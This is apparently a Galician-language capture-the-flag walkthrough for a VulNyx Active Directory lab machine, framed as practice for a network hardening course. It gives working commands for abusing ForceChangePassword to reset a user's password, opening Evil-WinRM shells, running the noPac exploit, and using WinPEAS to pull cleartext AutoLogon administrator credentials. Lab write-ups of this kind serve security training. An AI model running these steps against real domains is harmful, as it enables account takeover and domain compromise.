
Subir datos a BloodHound

Na interface web de BloodHound:

1. Ir a "Upload Data" (icona de nube)
2. Seleccionar os ficheiros JSON xerados



3. Ou arrastralos directamente á interface




4. Esperar a que se procesen


Análise con BloodHound

Buscar usuario [usuario1]:


1. Na barra de busca, escribir: `user:[usuario1]`



2. Seleccionar o nodo **[USUARIO1]@MEGACHANGE.NYX**




3. Botón dereito → **Set as Starting Node**



Definir obxectivo

1. En "Destination Node", escribir: `administrator@megachange.nyx`
2. Seleccionar **ADMINISTRATOR@MEGACHANGE.NYX**



Resultado: Non se atopa ruta desde [usuario1] a administrator

---

Buscar outras rutas de ataque

Analizar usuario [usuario2] (descuberto na enumeración Kerberos):

1. Buscar: `[usuario1]`
2. Seleccionar **[USUARIO2]@MEGACHANGE.NYX**
3. Botón dereito → **Set as Starting Node**
4. Destination: `administrator@megachange.nyx`

Resultado: Non se atopa ruta desde [usuario2] a administrator

---


Buscar relacións de [usuario1]

Analizar privilexios de [usuario1]:

1. Seleccionar nodo **[USUARIO1]@MEGACHANGE.NYX**
2. Destination: `[USUARIO2]@MEGACHANGE.NYX`


Ruta identificada:

```
[USUARIO1]@MEGACHANGE.NYX
    ↓
  ForceChangePassword
    ↓
[USUARIO2]@MEGACHANGE.NYX
```



[usuario1] pode cambiar a contrasinal de [usuario2]

Seleccionar `ForceChangePassword`



Información sobre ForceChangePassword

Que é ForceChangePassword?

ForceChangePassword é un privilexio en Active Directory que permite cambiar a contrasinal doutro usuario **sen coñecer a contrasinal actual**.

Implicacións de seguridade:

- Non require a contrasinal antiga
- Non se rexistra como cambio de contrasinal estándar
- Útil para escalada de privilexios
- Permite tomar control de contas

Detección en BloodHound:

- Aparece como aresta "ForceChangePassword"
- Indica quen pode cambiar a contrasinal de quen

Abuso desde Linux:

```
# Opción 1: rpcclient
rpcclient -U 'DOMAIN/user%password' IP_DC
rpcclient $> setuserinfo2 target_user 23 'new_password'

# Opción 2: net rpc
net rpc password "target_user" "new_password" \
    -U "DOMAIN"/"user"%"password" \
    -S "IP_DC"

# Opción 3: bloodyAD (Python)
bloodyAD.py -u user -p password \
    -d domain --host IP_DC \
    set password target_user 'new_password'
```

Cambiar contrasinal de [usuario2] con net rpc

```
# Cambiar contrasinal de [usuario2]
net rpc password "[usuario2]" "abc123." \
    -U "MEGACHANGE"/"[usuario1]"%"[contrasinal1]" \
    -S "IP_VulNyx_Change"
```

Saída esperada:

```
Password changed successfully
```

Nova contrasinal de [usuario2]: `abc123.`

Verificación de credenciais

```
# Verificar credenciais con NetExec
netexec smb IP_VulNyx_Change -u '[usuario2]' -p 'abc123.'
```

Acceso con Evil-WinRM

```
# Conectar con Evil-WinRM
evil-winrm -i IP_VulNyx_Change -u '[usuario2]' -p 'abc123.'
```

Saída esperada:

```
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sysadmin\Documents>
```

Obtención de flag de usuario

```
# Navegar ao Desktop
*Evil-WinRM* PS C:\Users\sysadmin\Documents> cd ..\Desktop

# Ler flag de usuario
*Evil-WinRM* PS C:\Users\sysadmin\Desktop> type user.txt
[FLAG_USER]
```

Flag de usuario conseguida

Verificar privilexios

```
*Evil-WinRM* PS C:\Users\sysadmin\Desktop> whoami /priv
```

Saída:

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Privilexio identificado: `SeMachineAccountPrivilege`

Información sobre SeMachineAccountPrivilege

Que é SeMachineAccountPrivilege?

SeMachineAccountPrivilege permite engadir contas de ordenador ao dominio.

Vectores de ataque:

- **noPac / Sam-the-Admin** (CVE-2021-42278 e CVE-2021-42287)
- Crear conta de ordenador
- Manipular atributos `sAMAccountName` e `servicePrincipalName`
- Obter TGT como DC
- Solicitar TGS como Administrator

Limitacións:

- Require configuración específica do dominio
- Parchado en moitas instalacións modernas
- Non sempre funciona

Tentativa de noPac

```
# Clonar repositorio noPac
git clone https://github.com/Ridter/noPac
cd noPac

# Executar noPac
python3 noPac.py megachange.nyx/sysadmin:'abc123.' \
        -dc-ip IP_VulNyx_Change \
        -shell \
        --impersonate administrator \
        -use-ldap
```

Resultado: Non funciona nesta máquina

Conclusión: Necesitamos outro vector de escalada

Escalada con WinPEAS

> **Prácticas Taller Microsoft Windows**
>
> Ferramentas de auditoría - Módulo Bastionado de redes e sistemas

```
# Descargar WinPEAS
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/winPEASx64.exe
```

```
# Desde Evil-WinRM, subir winPEAS
*Evil-WinRM* PS C:\Users\sysadmin\Documents> upload winPEASx64.exe

Info: Uploading /home/kali/winPEASx64.exe to C:\Users\sysadmin\Documents\winPEASx64.exe
Data: 13561172 bytes of 13561172 bytes copied
Info: Upload successful!
```

Execución de WinPEAS

```
# Executar WinPEAS
*Evil-WinRM* PS C:\Users\sysadmin\Documents> .\winPEASx64.exe
```

Saída relevante:

```
ÉÍÍÍÍÍÍÍÍÍ¹ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName             :  MEGACHANGE
    DefaultUserName               :  administrator
    DefaultPassword               :  [contrasinal3]
```

Credenciais de Administrator atopadas en AutoLogon:

- Usuario: `administrator`
- Contrasinal: `[contrasinal3]`

Información sobre AutoLogon

Que é AutoLogon?

AutoLogon é unha funcionalidade de Windows que permite iniciar sesión automaticamente sen introducir credenciais.

Localización das credenciais:

Rexistro de Windows:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
- AutoAdminLogon: 1
- DefaultUserName: usuario
- DefaultPassword: contrasinal
- DefaultDomainName: dominio
```

Por que é perigoso?

- Almacena contrasinais en **texto claro** no rexistro
- Calquera usuario con acceso local pode lelas
- Inclúe credenciais de Administrator
- Accesible mediante ferramentas como WinPEAS

Detección:

- WinPEAS detecta automaticamente
- Tamén con `reg query` manual
- Bloodhound non detecta este tipo de credenciais

Acceso como Administrator con Evil-WinRM

```
# Conectar como Administrator
evil-winrm -i IP_VulNyx_Change -u 'administrator' -p '[contrasinal3]'
```

Saída esperada:

```
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Verificar acceso e obter flag de root

```
# Verificar usuario
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
megachange\administrator

# Navegar ao Desktop
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop

# Ler flag de root
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
[FLAG_ROOT]
```

Ambas flags conseguidas mediante ForceChangePassword e AutoLogon

